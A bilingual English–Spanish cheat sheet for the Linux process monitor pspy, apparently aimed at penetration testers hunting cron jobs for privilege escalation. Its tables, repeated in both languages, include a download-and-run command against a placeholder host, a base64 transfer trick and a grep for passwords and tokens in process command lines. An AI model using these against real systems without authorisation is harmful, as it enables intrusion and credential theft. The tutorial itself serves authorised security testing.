pspy is a command-line utility that shows, in real time, the processes and scheduled tasks running on a Linux system without requiring root permissions. It's a staple of the enumeration phase for uncovering cron jobs and privileged binaries you can abuse to escalate.
The key to pspy is that it does nothing privileged: it polls /proc at intervals and hooks inotify events, so it sees other users' processes (root included) without reading their memory or needing permissions. The trade-off is an inherent race: between two polls a very short-lived process can appear and die before you catch it, which is why the interval (-i) is the parameter that really matters to tune.

1. Beginner level — basic processes and cron
Command
What it does
./pspy64
Monitors processes and cron without being root
./pspy32
32-bit version
./pspy64 -pf
Also watches filesystem events
./pspy64 -i 1000
Polling interval (ms)
./pspy64 -f
Filesystem events only
./pspy64 -p
Process events only
./pspy64 > out.txt
Saves the output
./pspy64 -c
Shows the full command line
wget http://<ip>/pspy64 -O pspy64
Downloads the binary
chmod +x pspy64
Execution permissions
./pspy64 -h
Shows the help
./pspy64 -pf -i 500
Processes + FS with fast polling
./pspy64 | grep -i root
Filters processes running as root
./pspy64 -f -r /tmp
Watches writes to /tmp

2. Advanced level — aggressive polling and secrets
Command
What it does
./pspy64 -pf -i 100
Very aggressive polling (captures short-lived processes)
./pspy64 -r /etc/cron.d
Watches a specific directory (inotify)
./pspy64 | grep -iE 'passw|token|key'
Hunts secrets in command lines
./pspy64 --color=false > log
Clean output to file
./pspy64 -i 50 | tee live.log
Maximum polling + saving
./pspy64 -pf 2>/dev/null
Silences permission errors
./pspy64 | grep -i 'UID=0'
Only commands running as root
./pspy64 -pf -c -i 100
Everything: processes, FS, cmdline, fast
base64 -w0 pspy64
Encodes for transfer over the console
./pspy64 -r /etc/cron.d -r /var/spool/cron
Watches several cron paths
./pspy64 &
Leaves pspy running in the background
curl http://<ip>/pspy64 -o p; chmod +x p; ./p
Downloads, permissions and runs
./pspy64 -pf | grep -v pspy
Excludes pspy itself from the noise
watch -n1 'ls -la /etc/cron*'
Complements pspy by checking cron manually
3. Details people miss
pspy doesn't need root: it reads /proc and uses inotify, which is why it's the go-to tool during privilege escalation before you hold any privileges.
The binary is static and dependency-free; drop pspy64 or pspy32 depending on the target architecture and run it without installing anything.
Lowering the interval with -i captures very short-lived processes but spikes CPU usage; by design a fleeting process can always slip between two polls.
inotify watches specific directories and does not recurse into subdirectories; use several -r flags to cover every cron path you care about.
Cut the noise with grep (by UID=0 or words like passw/token) and exclude pspy itself, but still check cron manually as a complement, because pspy can't guarantee seeing 100% of the events.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
pspy es una utilidad de línea de comandos que muestra en tiempo real los procesos y tareas programadas que se ejecutan en un sistema Linux, sin necesidad de permisos de root. Es un clásico de la fase de enumeración para descubrir cron jobs y binarios que corren con privilegios y que puedes abusar para escalar.
La clave de pspy es que no hace nada privilegiado: sondea /proc a intervalos y engancha eventos de inotify, así que ve procesos de otros usuarios (incluido root) sin leer su memoria ni necesitar permisos. El precio es una carrera inherente: entre dos sondeos un proceso muy corto puede aparecer y morir sin que lo captures, por eso el intervalo (-i) es el parámetro que de verdad importa afinar.
1. Nivel principiante — procesos y cron básicos
Comando
Qué hace
./pspy64
Monitoriza procesos y cron sin ser root
./pspy32
Versión de 32 bits
./pspy64 -pf
Vigila también eventos del filesystem
./pspy64 -i 1000
Intervalo de sondeo (ms)
./pspy64 -f
Solo eventos del filesystem
./pspy64 -p
Solo eventos de procesos
./pspy64 > out.txt
Guarda la salida
./pspy64 -c
Muestra la línea de comandos completa
wget http://<ip>/pspy64 -O pspy64
Descarga el binario
chmod +x pspy64
Permisos de ejecución
./pspy64 -h
Muestra la ayuda
./pspy64 -pf -i 500
Procesos + FS con sondeo rápido
./pspy64 | grep -i root
Filtra procesos que corren como root
./pspy64 -f -r /tmp
Vigila escrituras en /tmp
2. Nivel avanzado — sondeo agresivo y secretos
Comando
Qué hace
./pspy64 -pf -i 100
Sondeo muy agresivo (captura procesos cortos)
./pspy64 -r /etc/cron.d
Vigila un directorio concreto (inotify)
./pspy64 | grep -iE 'passw|token|key'
Caza secretos en líneas de comando
./pspy64 --color=false > log
Salida limpia a archivo
./pspy64 -i 50 | tee live.log
Sondeo máximo + guardado
./pspy64 -pf 2>/dev/null
Silencia errores de permisos
./pspy64 | grep -i 'UID=0'
Solo comandos que corren como root
./pspy64 -pf -c -i 100
Todo: procesos, FS, cmdline, rápido
base64 -w0 pspy64
Codifica para transferir por consola
./pspy64 -r /etc/cron.d -r /var/spool/cron
Vigila varias rutas de cron
./pspy64 &
Deja pspy corriendo en segundo plano
curl http://<ip>/pspy64 -o p; chmod +x p; ./p
Descarga, permisos y ejecuta
./pspy64 -pf | grep -v pspy
Excluye el propio pspy del ruido
watch -n1 'ls -la /etc/cron*'
Complementa pspy revisando cron a mano
3. Detalles que se pasan por alto
pspy no necesita root: lee /proc y usa inotify, por eso es la herramienta de referencia en privilege escalation antes de tener privilegios.
El binario es estático y sin dependencias; sube pspy64 o pspy32 según la arquitectura del objetivo y ejecútalo sin instalar nada.
Bajar el intervalo con -i captura procesos muy cortos, pero dispara el consumo de CPU; por diseño siempre puede escaparse algún proceso efímero entre dos sondeos.
inotify vigila directorios concretos y no recursa en subdirectorios; usa varios -r para cubrir cada ruta de cron que te interese.
Filtra el ruido con grep (por UID=0 o palabras como passw/token) y excluye el propio pspy, pero revisa cron a mano como complemento porque pspy no garantiza ver el 100% de los eventos.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.